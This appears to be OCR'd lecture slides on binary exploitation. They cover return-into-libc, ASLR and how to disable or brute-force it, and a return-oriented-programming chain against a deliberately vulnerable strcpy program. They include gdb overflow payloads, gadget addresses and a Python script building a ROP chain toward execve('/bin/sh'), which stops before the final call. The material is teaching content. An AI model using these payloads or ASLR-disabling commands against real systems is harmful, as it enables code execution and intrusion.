
```
system:
   push %ebx                    0xb7e66310
   sub $0x8,%esp                0xb7e66311
   mov 0x10(%esp), %eax         0xb7e66314
…
```

```
(gdb) c
Continuing.
sh: 1: Syntax error: EOF in backquote
substitution

Program received signal SIGSEGV,
Segmentation fault.
0xb7f8684d in ?? () from /lib/i386-linux-
gnu/libc.so.6
```



%eax	0xa
%esp	0xbffff67c
%ebp	0x65646362
%eip	0x804843f


```
system:
  push %ebx                  0xb7e66310
  sub $0x8,%esp              0xb7e66311
  mov 0x10(%esp), %eax       0xb7e66314
…
```



%eax	0xa
%esp	0xbffff67c
%ebp	0x65646362
%eip	0x804843f

```
system:
  push %ebx                 0xb7e66310
  sub $0x8,%esp             0xb7e66311
  mov 0x10(%esp), %eax      0xb7e66314
…
```

```
(gdb) r `python -c "print 50 *
'a' + 'bcde' + '\x10\x63\xe6\xb7'
+ 'edcb' + '\x4c\x68\xf8\xb7'"`
(gdb) c
Continuing.
$
```




```
main:
   push %ebp                    0x804841d
   mov %esp,%ebp                0x804841e
   sub $0x3c,%esp               0x8048420
   mov 0xc(%ebp),%eax           0x8048423
   add $0x4,%eax                0x8048426
   mov (%eax),%eax              0x8048429
   mov %eax,0x4(%esp)           0x804842b
   lea -0x32(%ebp),%eax         0x804842f
   mov %eax,(%esp)              0x8048432
   call 80482f0 <strcpy>        0x8048435
   mov $0xa,%eax                0x804843a
   leave                        0x804843f
   ret                          0x8048440
```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843a


```
main:
   push %ebp                    0x804841d
   mov %esp,%ebp                0x804841e
   sub $0x3c,%esp               0x8048420
   mov 0xc(%ebp),%eax           0x8048423
   add $0x4,%eax                0x8048426
   mov (%eax),%eax              0x8048429
   mov %eax,0x4(%esp)           0x804842b
   lea -0x32(%ebp),%eax         0x804842f
   mov %eax,(%esp)              0x8048432
   call 80482f0 <strcpy>        0x8048435
   mov $0xa,%eax                0x804843a
   leave                        0x804843f
   ret                          0x8048440
```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843a

```
system:
   push %ebx                    0xb7e66310
   sub $0x8,%esp                0xb7e66311
   mov 0x10(%esp), %eax         0xb7e66314
…
```

Function chaining

- Where we put 'edcb' will be the next place to execute after system
- Doing so, we can chain multiple function calls
  - But, we must be careful of how the stack looks

Address Space Layout Randomization

- Randomizes the position of the heap, the stack, the program's code (in some systems), and the dynamically-linked libraries
- Library random positioning requires position-independent code (or if this is not possible, some run-time overhead to handle the mapping of references)
- Makes return-into-libc attack much harder, as the location of the library code has to be guessed
  - Depending on the implementation, libraries are randomized with 16 bits of entropy on 32-bit architectures (requires, in average 32K attempts)
    - Still vulnerable to brute-force attack, if unlimited attempts are possible
  - 64-bit architectures are much more secure

ASLR in Linux

- ASLR is enabled in Linux by default
  - /proc/sys/kernel/randomize_va_space.
- It is implemented by the kernel in collaboration with the ELF loader
  - Stack ASLR
  - Libs/mmap ASLR
  - Exec ASLR (Requires executables in PIE format)
    - More resilient to ROP attacks
  - Brk ASLR
  - VDSO ASLR

Exploitation under ASLR

- ASLR can be disabled by:
  - Setting the asociated kernel variable to 0
    echo “0” > /proc/sys/kernel/randomize_va_space
  - Using setarch:
    setarch `uname -m` -R /bin/bash
- ASLR can be defeated by brute-forcing
  - If it is possible to limit the variation space
- Attacks can be structured in two steps:
  - Address leaking (e.g., through a format string attack)
  - Control flow hijacking

Return-Oriented Programming

- The return-into-libc approach can be generalized
- Instead of invoking whole functions, one can invoke just a snippet of code, followed by ret instruction
- This technique was first introduced in 2005 to work around 64-bit architectures that require parameters to be passed using registers (the “borrowed chunks” technique, by Krahmer)

Return-Oriented Programming

- Later, the most general ROP technique was proposed, which supports loops and conditionals
  - From: “The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)”, by Hovav Shacham
    Our thesis: In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker who controls the stack will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to undertake arbitrary computation.

```c
#include <string.h>

int main(int argc, char** argv)
{
  char foo [50];
  strcpy(foo, argv[1]);
  return 10;
}
```

```
main:
  push %ebp
  mov %esp,%ebp
  sub $0x3c,%esp
  mov 0xc(%ebp),%eax
  add $0x4,%eax
  mov (%eax),%eax
  mov %eax,0x4(%esp)
  lea -0x32(%ebp),%eax
  mov %eax,(%esp)
  call 80482d0 <strcpy@plt>
  mov $0xa,%eax
  leave
  ret
```

```
gcc -Wall -static -O0 -fno-stack-protector -m32 -mpreferred-
stack-boundary=2 test.c
$ ls -lah a.out
-rwxrwx--- 1 ubuntu ubuntu 716K Mar 22 22:43 a.out
```

ROP

- We need to find gadgets in the binary that will perform different actions
  - Essentially encode our shellcode into these gadgets
- What do we need to call execve (just as we did with shellcode)?
  - 0xb in eax
  - & of "/bin/sh" in %ebx
  - & [& of "/bin/sh", NULL] in %ecx
  - NULL in %edx
- Where to put "/bin/sh" ?

```
$ readelf -S a.out
There are 31 section headers, starting at offset 0xa20f8:
Section Headers:
[Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
[ 0]                   NULL            00000000 000000 000000 00      0   0  0
[ 1] .note.ABI-tag     NOTE            080480f4 0000f4 000020 00   A  0   0  4
[ 2] .note.gnu.build-i NOTE            08048114 000114 000024 00   A  0   0  4
[ 3] .rel.plt          REL             08048138 000138 000070 08   A  0   5  4
[ 4] .init             PROGBITS        080481a8 0001a8 000023 00  AX  0   0  4
[ 5] .plt              PROGBITS        080481d0 0001d0 0000e0 00  AX  0   0 16
[ 6] .text             PROGBITS        080482b0 0002b0 075b04 00  AX  0   0 16
[ 7] __libc_freeres_fn PROGBITS        080bddc0 075dc0 000b36 00  AX  0   0 16
[ 8] __libc_thread_fre PROGBITS        080be900 076900 000076 00  AX  0   0 16
[ 9] .fini             PROGBITS        080be978 076978 000014 00  AX  0   0  4
[10] .rodata           PROGBITS        080be9a0 0769a0 01bf90 00   A  0   0 32
[11] __libc_subfreeres PROGBITS        080da930 092930 00002c 00   A  0   0  4
[12] __libc_atexit     PROGBITS        080da95c 09295c 000004 00   A  0   0  4
[13] __libc_thread_sub PROGBITS        080da960 092960 000004 00   A  0   0  4
[14] .eh_frame         PROGBITS        080da964 092964 00e108 00   A  0   0  4
[15] .gcc_except_table PROGBITS        080e8a6c 0a0a6c 0000a3 00   A  0   0  1
[16] .tdata            PROGBITS        080e9f58 0a0f58 000010 00 WAT  0   0  4
[17] .tbss             NOBITS          080e9f68 0a0f68 000018 00 WAT  0   0  4
[18] .init_array       INIT_ARRAY      080e9f68 0a0f68 000008 00  WA  0   0  4
[19] .fini_array       FINI_ARRAY      080e9f70 0a0f70 000008 00  WA  0   0  4
[20] .jcr              PROGBITS        080e9f78 0a0f78 000004 00  WA  0   0  4
[21] .data.rel.ro      PROGBITS        080e9f80 0a0f80 000070 00  WA  0   0 32
[22] .got              PROGBITS        080e9ff0 0a0ff0 000008 04  WA  0   0  4
[23] .got.plt          PROGBITS        080ea000 0a1000 000044 04  WA  0   0  4
[24] .data             PROGBITS        080ea060 0a1060 000f20 00  WA  0   0 32
[25] .bss              NOBITS          080eaf80 0a1f80 00136c 00  WA  0   0 32
[26] __libc_freeres_pt NOBITS          080ec2ec 0a1f80 000018 00  WA  0   0  4
[27] .comment          PROGBITS        00000000 0a1f80 00002b 01  MS  0   0  1
[28] .shstrtab         STRTAB          00000000 0a1fab 00014c 00      0   0  1
[29] .symtab           SYMTAB          00000000 0a25d0 008b70 10     30 1055  4
[30] .strtab           STRTAB          00000000 0ab140 007eac 00      0   0  1
```

ROP

- Need to find a gadget that will write some data to a location then return
- After much searching:

```
809a67d:        89 02       mov %eax,(%edx)
809a67f:        c3          ret
```

- This gadget will copy whatever's in %eax into the memory location that %edx points to
  - So, if we have %eax be the data "/bin"
  - And %ebx be &.data (0x080ea060)
  - Then, we will have /bin at a fixed memory location
- Need more gadgets…


ROP

- Need a gadget to get our data into %edx
- Pop %edx

```
806e91a:    5a          pop %edx
806e91b:    c3          ret
```


- This gadget will take whatever is on the top of the stack and put it in %edx
- How does this help us?

```
(gdb) r `python -c "print 50 *
'a' + 'bcde' + '\x1a\xe9\x06\x08'
+ 'edcb'"`
```





```
main:
   push %ebp                    0x8048e44
   mov %esp,%ebp                0x8048e45
   sub $0x3c,%esp               0x8048e47
   mov 0xc(%ebp),%eax           0x8048e4a
   add $0x4,%eax                0x8048e4d
   mov (%eax),%eax              0x8048e50
   mov %eax,0x4(%esp)           0x8048e52
   lea -0x32(%ebp),%eax         0x8048e56
   mov %eax,(%esp)              0x8048e59
   call 80482f0 <strcpy>        0x8048e5c
   mov $0xa,%eax                0x8048e61
   leave                        0x8048e66
   ret                          0x8048e67
```

%eax	0xa
%esp	0xbffff64c
%ebp	0xbffff688
%eip	0x8048e66




```
main:
   push %ebp                    0x8048e44
   mov %esp,%ebp                0x8048e45
   sub $0x3c,%esp               0x8048e47
   mov 0xc(%ebp),%eax           0x8048e4a
   add $0x4,%eax                0x8048e4d
   mov (%eax),%eax              0x8048e50
   mov %eax,0x4(%esp)           0x8048e52
   lea -0x32(%ebp),%eax         0x8048e56
   mov %eax,(%esp)              0x8048e59
   call 80482f0 <strcpy>        0x8048e5c
   mov $0xa,%eax                0x8048e61
   leave                        0x8048e66
   ret                          0x8048e67
```


%eax	0xa
%esp	0xbffff68c
%ebp	0x65646362
%eip	0x8048e67




```
main:
   push %ebp                    0x8048e44
   mov %esp,%ebp                0x8048e45
   sub $0x3c,%esp               0x8048e47
   mov 0xc(%ebp),%eax           0x8048e4a
   add $0x4,%eax                0x8048e4d
   mov (%eax),%eax              0x8048e50
   mov %eax,0x4(%esp)           0x8048e52
   lea -0x32(%ebp),%eax         0x8048e56
   mov %eax,(%esp)              0x8048e59
   call 80482f0 <strcpy>        0x8048e5c
   mov $0xa,%eax                0x8048e61
   leave                        0x8048e66
   ret                          0x8048e67
```

%eax	0xa
%esp	0xbffff690
%ebp	0x65646362
%eip	0x0806e91a

```
   pop %edx                     0x806e91a
   ret                          0x806e91b
```




```
main:
   push %ebp                    0x8048e44
   mov %esp,%ebp                0x8048e45
   sub $0x3c,%esp               0x8048e47
   mov 0xc(%ebp),%eax           0x8048e4a
   add $0x4,%eax                0x8048e4d
   mov (%eax),%eax              0x8048e50
   mov %eax,0x4(%esp)           0x8048e52
   lea -0x32(%ebp),%eax         0x8048e56
   mov %eax,(%esp)              0x8048e59
   call 80482f0 <strcpy>        0x8048e5c
   mov $0xa,%eax                0x8048e61
   leave                        0x8048e66
   ret                          0x8048e67
```

%eax	0xa
%edx	0x62636465
%esp	0xbffff6890
%ebp	0x65646362
%eip	0x0806e91b

```
   pop %edx                     0x806e91a
   ret                          0x806e91b
```

ROP

- So, a pop %edx, ret gadget will put the next value on the stack into the %edx register!
- Need a gadget to get our data into %eax
- Pop %eax, ret at 0x80bb6d6
- Pop %ebx, ret at 0x80481c9
- Pop %ecx, ret at 0x80e4bd1
- xor %eax, %eax, ret at 0x80541b0
- inc %eax, ret at 0x807b406
- int 0x80 at 0x80493e1
- Now we can build our shellcode!

Building the ROP chain

- We've reached the point where building the ROP payload by hand is tedious (that little endian)

```
(gdb) r `python -c "print 50 *
'a' + 'bcde' + '\x1a\xe9\x06\x08'
+' …'"`
```


- So let's write our payload in a Python script

```
from struct import pack

p = 50 * 'a' + 'bcde'
# Copy /bin to .data
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea060) # @.data
p += pack('<I', 0x080bb6d6) # pop %eax, ret
p += '/bin'
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)

# Copy //sh to @.data + 4
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea064) # @.data + 4
p += pack('<I', 0x080bb6d6) # pop %eax, ret
p += '//sh'
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)

# Zero out @.data + 8
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea068) # @.data + 8
p += pack('<I', 0x80541b0)  # xor %eax, %eax,
ret
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)
```

```
# Now the null-terminated string /bin/sh will be
at 0x080ea060, which is first argument to execve

# Next build up the argv vector for execve, need
to have @.data followed by zero

# Let's use @.data + 12
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea06c) # @.data +12
p += pack('<I', 0x080bb6d6) # pop %eax, ret
p += pack('<I', 0x080ea060) # @.data
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)

# Now to add NULL to @.data + 16
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea070) # @.data + 16
p += pack('<I', 0x80541b0)  # xor %eax, %eax, ret
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)
```

```
# Now we have all the data we need in memory, time to call
# execve(@.data, @.data+12, @.data+8)
